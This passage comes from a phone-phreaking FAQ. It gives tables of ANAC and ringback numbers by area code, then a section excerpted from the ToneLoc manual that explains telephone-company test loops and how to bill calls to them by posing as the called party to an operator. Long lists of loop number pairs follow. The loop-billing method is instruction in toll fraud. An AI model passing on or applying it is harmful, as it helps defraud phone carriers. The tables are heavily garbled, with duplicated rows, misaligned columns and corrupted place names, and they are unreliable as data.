| N<br>N           | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>204<br>306<br>403<br>403  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222   | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory   |
| N<br>N           | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory  |
| N<br>N           | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>416   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario  |
| N<br>N           | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>403<br>506  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario<br>New Brunswick   |
| N<br>N<br>N      | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>416<br>506<br>514   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx  | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario<br>New Brunswick<br>Montreal, Quebec   |
| N<br>N<br>U      | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232  | <pre>Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br/>Abilene/El Paso, TX<br/>Sacramento, CA (Pac Bell)<br/>Sacramento, CA (Roseville Telephone)<br/>Durham, NC<br/>Durham, NC<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Manitoba<br/>Saskatchewan<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Malberta, Yukon and N.W. Territory<br/>Coronto, Ontario<br/>New Brunswick<br/>Montreal, Quebec<br/>Montreal, Quebec</pre>   |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1223                                    | <pre>Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br/>Abilene/El Paso, TX<br/>Sacramento, CA (Pac Bell)<br/>Sacramento, CA (Roseville Telephone)<br/>Durham, NC<br/>Durham, NC<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Manitoba<br/>Saskatchewan<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Toronto, Ontario<br/>New Brunswick<br/>Montreal, Quebec<br/>Montreal, Quebec</pre>  |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514   | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1233                                    | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario<br>New Brunswick<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec   |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>306<br>403<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514<br>514  | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1233<br>320-xxxx                        | <pre>Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br/>Abilene/El Paso, TX<br/>Sacramento, CA (Pac Bell)<br/>Sacramento, CA (Roseville Telephone)<br/>Durham, NC<br/>Durham, NC<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Manitoba<br/>Saskatchewan<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Toronto, Ontario<br/>New Brunswick<br/>Montreal, Quebec<br/>Montreal, Quebec<br/>Montreal, Quebec<br/>Montreal, Quebec<br/>London, Ontario</pre>  |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>306<br>403<br>403<br>403<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514<br>514<br>514                             | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1233<br>320-xxxx<br>1116                | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario<br>New Brunswick<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec<br>London, Ontario<br>British Columbia  |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>306<br>403<br>403<br>403<br>403<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514<br>514<br>514<br>519<br>604<br>604 | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1233<br>320-xxxx<br>1116<br>1211        | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario<br>New Brunswick<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec<br>London, Ontario<br>British Columbia<br>British Columbia  |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>204<br>306<br>403<br>403<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514<br>514<br>514<br>514<br>519<br>604<br>604                                    | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1233<br>320-xxxx<br>1116<br>1211<br>211 | <pre>Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br/>Abilene/El Paso, TX<br/>Sacramento, CA (Pac Bell)<br/>Sacramento, CA (Roseville Telephone)<br/>Durham, NC<br/>Durham, NC<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Ft. Lauderdale, FL<br/>Manitoba<br/>Saskatchewan<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Alberta, Yukon and N.W. Territory<br/>Toronto, Ontario<br/>New Brunswick<br/>Montreal, Quebec<br/>Montreal, Quebec<br/>Montreal, Quebec<br/>Montreal, Quebec<br/>London, Ontario<br/>British Columbia<br/>British Columbia<br/>British Columbia</pre> |
| N<br>N<br>U<br>U | 914<br>915<br>916<br>919<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>954<br>306<br>403<br>403<br>403<br>403<br>403<br>403<br>403<br>403<br>416<br>506<br>514<br>514<br>514<br>514<br>519<br>604<br>604 | 990-1111<br>970-xxxx<br>211-0007<br>461<br>200<br>711<br>200-555-1212<br>200200200200200<br>780-2411<br>da:<br>644-4444<br>115<br>311<br>908-222-2222<br>999<br>997-xxxx<br>1-555-1313<br>320-xxxx<br>320-1232<br>320-1233<br>320-xxxx<br>1116<br>1211        | Peekskill/Poughkeepsie/White Plains/Yonkers, NY<br>Abilene/El Paso, TX<br>Sacramento, CA (Pac Bell)<br>Sacramento, CA (Roseville Telephone)<br>Durham, NC<br>Durham, NC<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Ft. Lauderdale, FL<br>Manitoba<br>Saskatchewan<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Alberta, Yukon and N.W. Territory<br>Toronto, Ontario<br>New Brunswick<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec<br>Montreal, Quebec<br>London, Ontario<br>British Columbia<br>British Columbia  |

N 819 320-1112 Quebec
Australia:
+61 03-552-4111 Victoria 03 area
+612 19123 All major capital cities
+612 11544
United Kingdom:
175
Israel:
110

12. What is a ringback number?

A ringback number is a number that you call that will immediately ring the telephone from which it was called.

In most instances you must call the ringback number, quickly hang up the phone for just a short moment and then let up on the switch, you will then go back off hook and hear a different tone. You may then hang up. You will be called back seconds later.

13. What is the ringback number for my area?

An 'x' means insert those numbers from the phone number from which you are calling. A '?' means that the number varies from switch to switch in the area, or changes from time to time. Try all possible combinations.

If the ringback for your NPA is not listed, try common ones such as 114, 951-xxx-xxxx, 954, 957 and 958. Also, try using the numbers listed for other NPA's served by your telephone company.

Note: These geographic areas are for reference purposes only. Ringback numbers may vary from switch to switch within the same city.

|   | NPA | Ringback number | Approximate Geographic area                  |
|---|-----|-----------------|--|
|   | 201 | 55?-xxxx        | Hackensack/Jersey City/Newark/Paterson, NJ   |
|   | 202 | 958-xxxx        | District of Columbia                         |
|   | 203 | 99?-xxxx        | CT   |
|   | 206 | 571-xxxx        | WA   |
| Ν | 208 | 59X-xxxx        | ID   |
|   | 208 | 99xxx-xxxx      | ID   |
| Ν | 210 | 211-8849-xxxx   | Brownsville/Laredo/San Antonio, TX (GTE)     |
|   | 213 | 1-95x-xxxx      | Los Angeles, CA                              |
| Ν | 214 | 971-xxxx        | Dallas, TX                                   |
|   | 215 | 811-xxxx        | Philadelphia, PA                             |
|   | 216 | 551-xxxx        | Akron/Canton/Cleveland/Lorain/Youngstown, OH |
|   | 219 | 571-xxx-xxxx    | Gary/Hammond/Michigan City/Southbend, IN     |
|   | 219 | 777-xxx-xxxx    | Gary/Hammond/Michigan City/Southbend, IN     |
|   | 301 | 579-xxxx        | Hagerstown/Rockville, MD                     |
|   | 301 | 958-xxxx        | Hagerstown/Rockville, MD                     |
|   | 303 | 99X-xxxx        | Grand Junction, CO                           |
|   | 304 | 998-xxxx        | WV   |
|   |     |                 |  |

|    | 205 | 0.0.0        |   |
|----|-----|--------------|---|
|    | 305 | 999-xxxx     | Ft. Lauderdale/Key West/Miami, FL                     |
|    | 312 | 511-xxxx     | Chicago, IL   |
|    |     | 511-xxx-xxxx | Chicago, IL   |
|    |     | 57?-xxxx     | Chicago, IL   |
|    |     | 98x-xxxx     | Syracuse/Utica, NY                                    |
|    | 317 | 777-xxxx     | Indianapolis/Kokomo, IN                               |
|    | 317 | yyy-xxxx     | Indianapolis/Kokomo, IN (y=3rd digit of phone number) |
|    | 319 | 79x-xxxx     | Davenport/Dubuque, Iowa                               |
|    | 334 | 901-xxxx     | Montgomery, AL  |
|    | 401 | 98?-xxxx     | RI  |
|    | 404 | 450-xxxx     | Atlanta, GA   |
|    | 407 | 988-xxxx     | Orlando/West Palm Beach, FL                           |
|    | 408 | 470-xxxx     | San Jose, CA  |
|    | 408 | 580-xxxx     | San Jose, CA  |
|    | 412 | 985-xxxx     | Pittsburgh, PA  |
|    | 414 | 977-xxxx     | Fond du Lac/Green Bay/Milwaukee/Racine, WI            |
|    | 414 | 978-xxxx     | Fond du Lac/Green Bay/Milwaukee/Racine, WI            |
|    | 415 | 350-xxxx     | San Francisco, CA                                     |
|    | 417 | 551-xxxx     | Joplin/Springfield, MO                                |
|    | 501 | 221-xxx-xxxx | AR  |
|    | 501 | 721-xxx-xxxx | AR  |
|    | 502 | 988          | Frankfort/Louisville/Paducah/Shelbyville, KY          |
|    | 502 |              |   |
|    |     | 541-XXXX     | OR<br>Datan Davida (Nav. Onlagna, L.)                 |
|    | 504 | 99x-xxxx     | Baton Rouge/New Orleans, LA                           |
|    | 504 | 9988776655   | Baton Rouge/New Orleans, LA                           |
|    | 505 | 59?-xxxx     | New Mexico  |
|    | 512 | 95X-xxxx     | Austin, TX  |
|    | 513 | 951-xxxx     | Cincinnati/Dayton, OH                                 |
|    |     | 955-xxxx     | Cincinnati/Dayton, OH                                 |
|    |     | 99?-xxxx     | Cincinnati/Dayton, OH (X=0, 1, 2, 3, 4, 8 or 9)       |
| Ν  | 515 | 559-XXXX     | Des Moines, IA  |
|    | 516 | 660-xxx-xxxx | Hempstead/Long Island, NY                             |
|    | 601 | 777-xxxx     | MS  |
|    | 609 | 55?-xxxx     | Atlantic City/Camden/Trenton/Vineland, NJ             |
|    | 610 | 811-xxxx     | Allentown/Reading, PA                                 |
|    | 612 | 511          | Minneapolis/St.Paul, MN                               |
|    | 612 | 999-xxx-xxxx | Minneapolis/St.Paul, MN                               |
| Ν  | 613 | 999-xxx-xxxx | Ottawa, Ontario                                       |
|    | 614 | 998-xxxx     | Columbus/Steubenville, OH                             |
|    | 615 | 920-XXXX     | Chatanooga/Knoxville/Nashville, TN                    |
|    | 615 | 930-xxxx     | Chatanooga/Knoxville/Nashville, TN                    |
|    | 616 | 946-xxxx     | Battle Creek/Grand Rapids/Kalamazoo, MI               |
|    | 619 | 331-xxxx     | San Diego, CA   |
|    | 619 | 332-xxxx     | San Diego, CA   |
| N  | 659 | 981-XXXX     | Newmarket, NH   |
|    | 703 | 511-xxx-xxxx | VA  |
|    | 703 | 958-xxxx     | Alexandria/Arlington/Roanoke, VA                      |
|    | 708 | 511-xxxx     | Chicago/Elgin, IL                                     |
| NT | 713 | 231-xxxx     | Los Angeles, CA                                       |
| IN |     |              |   |
|    | 714 | 330?         | Anaheim, CA (GTE)                                     |
|    | 714 | 33?-xxxx     | Anaheim, CA (PacBell)                                 |
|    | 716 | 981-xxxx     | Rochester, NY (Rochester Tel)                         |
|    | 718 | 660-xxxx     | Bronx/Brooklyn/Queens/Staten Island, NY               |
|    | 719 | 99x-xxxx     | Colorado Springs/Leadville/Pueblo, CO                 |
|    | 801 | 938-xxxx     | Utah  |
|    | 801 | 939-xxxx     | Utah  |
|    | 802 | 987-xxxx     | Vermont   |
|    | 804 | 260          | Charlottesville/Newport News/Norfolk/Richmond, VA     |
|    | 805 | 114          | Bakersfield/Santa Barbara, CA                         |
|    | 805 | 980-xxxx     | Bakersfield/Santa Barbara, CA                         |
|    |     |              |   |

|   | 813<br>817<br>906<br>908<br>908<br>913 | 951-xxx-xxxx<br>711<br>971<br>951-xxx-xxxx<br>55?-xxxx<br>953<br>951-xxxx<br>660-xxxx-xxxx | Pontiac/Southfield/Troy, MI<br>Ft. Meyers/St. Petersburg/Tampa, FL<br>Ft. Worth/Waco, TX (Flashhook, then 2#)<br>Marquette/Sault Ste. Marie, MI<br>New Brunswick, NJ<br>New Brunswick, NJ<br>Lawrence/Salina/Topeka, KS<br>Peekskill/Poughkeepsie/White Plains/Yonkers, NY |
|---|--|--|--|
|   | Canad                                  | la:  |  |
|   | 204                                    | 590-xxx-xxxx   | Manitoba   |
|   | 416                                    | 57x-xxxx   | Toronto, Ontario   |
|   | 416                                    | 99x-xxxx   | Toronto, Ontario   |
|   | 416                                    | 999-xxx-xxxx   | Toronto, Ontario   |
|   | 506                                    | 572+xxx-xxxx   | New Brunswick  |
|   | 514                                    | 320-xxx-xxxx   | Montreal, Quebec   |
|   |  | 999-xxx-xxxx   | London, Ontario  |
| Ν |  | 311-xxx-xxxx   | British Columbia   |
|   |  | 999-xxx-xxxx   | Ottawa, Ontario  |
|   |  | 999-xxx-xxxx   | North Bay/Saulte Ste. Marie, Ontario   |
|   |  | 320-xxx-xxxx   | Quebec   |
| Ν | 905                                    | 999-xxx-xxxx   | Hamilton/Mississauga/Niagra Falls, Ontario   |
|   | Austr                                  | calia:   | +61 199  |
|   | Brazi                                  |  | 109 or 199   |
| Ν | Franc                                  | ce:  | 3644   |
|   | Holla                                  | and:   | 99-xxxxx   |
|   | New 2                                  | Zealand:   | 137  |
|   | Swede                                  | en:  | 0058   |
|   | Unite                                  | ed Kingdom:  | 174 or 1744 or 175 or 0500-89-0011   |
| Ν | Amste                                  | _  | 0196   |
| Ν | Hilve                                  | ersum  | 0123456789   |
| Ν | Breuk                                  | telen  | 0123456789   |
| Ν | Groni                                  | Ingen  | 951  |

14. What is a loop?

This FAQ answer is excerpted from: ToneLoc v0.99 User Manual by Minor Threat & Mucho Maas

Loops are a pair of phone numbers, usually consecutive, like 836-9998 and 836-9999. They are used by the phone company for testing. What good do loops do us? Well, they are cool in a few ways. Here is a simple use of loops. Each loop has two ends, a 'high' end, and a 'low' end. One end gives a (usually) constant, loud tone when it is called. The other end is silent. Loops don't usually ring either. When BOTH ends are called, the people that called each end can talk through the loop. Some loops are voice filtered and won't pass anything but a constant tone; these aren't much use to you. Here's what you can use working loops for: billing phone calls! First, call the end that gives the loud tone. Then if the operator or someone calls the other end, the tone will go quiet. Act like the phone just rang and you answered it ... say "Hello", "Allo", "Chow", "Yo", or what the fuck ever. The operator thinks that she just called you, and that's it! Now the phone bill will go to the loop, and your local RBOC will get the bill! Use this technique in moderation, or the loop may go down. Loops are probably most useful when you want to talk to someone to whom you don't want to give your phone number.

15. What is a loop in my area?

Many of these loops are no longer functional. If you are local to any of these loops, please try them out an e-mail me the results of your research.

| NPA        | High                 | Low                  |
|------------|----------------------|----------------------|
|            |                      |                      |
| 201        | 666-9929             | 666-9930             |
| 208        | 862-9996             | 862-9997             |
| 209        | 732-0044             | 732-0045             |
| 201        | 666-9929             | 666-9930             |
| 213        | 360-1118             | 360-1119             |
| 213        | 365-1118             | 365-1119             |
| 213        | 455-0002<br>455-0002 | 455-XXXX             |
| 213        | 455-0002<br>546-0002 | 455-xxxx<br>546-XXXX |
| 213<br>213 | 546-0002<br>546-0002 | 546-XXXX<br>546-XXXX |
| 213<br>213 | 546-0002<br>549-1118 | 546-xxxx<br>549-1119 |
| 305        | 964-9951             | 964-9952             |
| 305        | 468-9999             | 468-9998             |
| 308        | 357-0004             | 357-0005             |
| 312        | 262-9902             | 262-9903             |
| 313        | 202-9902             | 202-9903             |
| 313        | 225-9996             | 225-9997             |
| 313        | 234-9996             | 234-9997             |
| 313        | 237-9996             | 237-9997             |
| 313        | 256-9996             | 256-9997             |
| 313        | 272-9996             | 272-9997             |
| 313        | 273-9996             | 273-9997             |
| 313        | 277-9996             | 277-9997             |
| 313        | 281-9996             | 281-9997             |
| 313        | 292-9996             | 292-9997             |
| 313        | 299-9996             | 299-9997             |
| 313        | 321-9996             | 321-9997             |
| 313        | 326-9996             | 326-9997             |
| 313        | 356-9996             | 356-9997             |
| 313        | 362-9996             | 362-9997             |
| 313        | 369-9996             | 369-9997             |
| 313        | 388-9996             | 388-9997             |
| 313        | 397-9996             | 397-9997             |
| 313        | 399-9996             | 399-9997             |
| 313        | 445-9996             | 445-9997             |
| 313        | 465-9996             | 465-9997             |
| 313        | 471-9996             | 471-9997             |
| 313        | 474-9996             | 474-9997             |
| 313        | 477-9996             | 477-9997             |
| 313        | 478-9996             | 478-9997             |
| 313        | 483-9996             | 483-9997             |
| 313        | 497-9996             | 497-9997             |
| 313        | 526-9996             | 526-9997             |
| 313        | 552-9996             | 552-9997             |
| 313        | 556-9996             | 556-9997             |
| 313        | 561-9996             | 561-9997             |
| 313        | 569-9996             | 569-9996             |
| 313        | 575-9996             | 575-9997             |
| 313        | 577-9996             | 577-9997             |
| 313        | 585-9996             | 585-9997             |
| 313        | 591-9996             | 591-9997             |

|   | 212 | CO1 000C             | CO1 0007             |
|---|-----|----------------------|----------------------|
|   | 313 | 621-9996             | 621-9997             |
|   | 313 | 626-9996             | 626-9997             |
|   | 313 | 644-9996             | 644-9997             |
|   | 313 | 646-9996             | 646-9997             |
|   | 313 | 647-9996             | 647-9997             |
|   | 313 | 649-9996             | 649-9997             |
|   | 313 | 663-9996             | 663-9997             |
|   |     | 665-9996             | 665-9997             |
|   | 313 |                      |                      |
|   | 313 | 683-9996             | 683-9997             |
|   | 313 | 721-9996             | 721-9997             |
|   | 313 | 722-9996             | 722-9997             |
|   | 313 | 728-9996             | 728-9997             |
|   | 313 | 731-9996             | 731-9997             |
|   | 313 | 751-9996             | 751-9997             |
|   | 313 | 776-9996             | 776-9997             |
|   | 313 | 781-9996             | 781-9997             |
|   |     |                      |                      |
|   | 313 | 787-9996             | 787-9997             |
|   | 313 | 822-9996             | 822-9997             |
|   | 313 | 833-9996             | 833-9997             |
|   | 313 | 851-9996             | 851-9997             |
|   | 313 | 871-9996             | 871-9997             |
|   | 313 | 875-9996             | 875-9997             |
|   | 313 | 886-9996             | 886-9997             |
|   | 313 | 888-9996             | 888-9997             |
|   | 313 | 898-9996             | 898-9997             |
|   | 313 | 934-9996             | 934-9997             |
|   |     | 934-9996<br>942-9996 | 934-9997<br>942-9997 |
|   | 313 |                      |                      |
|   | 313 | 963-9996             | 963-9997             |
|   | 313 | 977-9996             | 977-9997             |
|   | 315 | 673-9995             | 673-9996             |
|   | 315 | 695-9995             | 695-9996             |
|   | 402 | 422-0001             | 422-0002             |
|   | 402 | 422-0003             | 422-0004             |
|   | 402 | 422-0005             | 422-0006             |
|   | 402 | 422-0007             | 422-0008             |
|   | 402 | 572-0003             | 572-0004             |
|   | 402 | 779-0004             | 779-0007             |
|   |     | 225-9902             | 225-9903             |
|   | 406 |                      |                      |
| Ν | 408 | 238-0044             | 238-0045             |
| Ν | 408 | 272-0044             | 272-0045             |
| Ν | 408 | 729-0044             | 729-0045             |
| Ν | 408 | 773-0044             | 773-0045             |
| Ν | 408 | 926-0044             | 926-0045             |
|   | 517 | 422-9996             | 422-9997             |
|   | 517 | 423-9996             | 423-9997             |
|   | 517 | 455-9996             | 455-9997             |
|   | 517 | 563-9996             | 563-9997             |
|   | 517 | 663-9996             | 663-9997             |
|   | 517 | 851-9996             | 851-9997             |
|   |     |                      | 921-9997             |
|   | 609 | 921-9929             |                      |
|   | 609 | 994-9929             | 994-9930             |
|   | 613 |                      | 966-1111             |
|   | 616 | 997-9996             | 997-9997             |
|   | 708 | 724-9951             | 724-????             |
|   | 713 | 224-1499             | 759-1799             |
|   | 713 | 324-1499             | 324-1799             |
|   | 713 | 342-1499             | 342-1799             |
|   | 713 | 351-1499             | 351-1799             |
|   | 713 | 354-1499             | 354-1799             |
|   | 713 | 356-1499             | 356-1799             |
|   | 0   |                      |                      |

|    | 713<br>713<br>713 | 442-1499<br>447-1499<br>455-1499 | 442-1799<br>447-1799<br>455-1799 |
|----|-------------------|----------------------------------|----------------------------------|
|    | 713               | 458-1499                         | 458-1799                         |
|    | 713               | 462-1499                         | 462-1799                         |
|    | 713               | 466-1499                         | 466-1799                         |
|    | 713<br>713        | 468-1499<br>469-1499             | 468-1799<br>469-1799             |
|    | 713               | 471-1499                         | 471-1799                         |
|    | 713               | 481-1499                         | 481-1799                         |
|    | 713               | 482-1499                         | 482-1799                         |
|    | 713               | 484-1499<br>487-1499             | 484-1799<br>487-1799             |
|    | 713<br>713        | 487-1499<br>489-1499             | 487-1799<br>489-1799             |
|    | 713               | 492-1499                         | 492-1799                         |
|    | 713               | 493-1499                         | 493-1799                         |
|    | 713               | 524-1499                         | 524-1799                         |
|    | 713               | 526-1499                         | 526-1799                         |
|    | 713<br>713        | 555-1499<br>661-1499             | 555-1799<br>661-1799             |
|    | 713               | 664-1499                         | 664-1799                         |
|    | 713               | 665-1499                         | 665-1799                         |
|    | 713               | 666-1499                         | 666-1799                         |
|    | 713               | 667-1499                         | 667-1799                         |
|    | 713<br>713        | 682-1499<br>771-1499             | 976-1799<br>771-1799             |
|    | 713               | 780-1499                         | 780-1799                         |
|    | 713               | 781-1499                         | 997-1799                         |
|    | 713               | 960-1499                         | 960-1799                         |
|    | 713               | 977-1499                         | 977-1799                         |
| N  | 713<br>719        | 988-1499<br>598-0009             | 988-1799<br>598-0010             |
| IN | 805               | 528-0044                         | 528-0010                         |
|    | 805               | 544-0044                         | 544-0045                         |
|    | 805               | 773-0044                         | 773-0045                         |
|    | 808               | 235-9907                         | 235-9908                         |
|    | 808               | 239-9907<br>245-9907             | 239-9908<br>245-9908             |
|    | 808<br>808        | 245-9907<br>247-9907             | 245-9908                         |
|    | 808               | 261-9907                         | 261-9908                         |
|    | 808               | 322-9907                         | 322-9908                         |
|    | 808               | 328-9907                         | 328-9908                         |
|    | 808               | 329-9907<br>332-9907             | 329-9908<br>332-9908             |
|    | 808<br>808        | 332-9907<br>335-9907             | 332-9908                         |
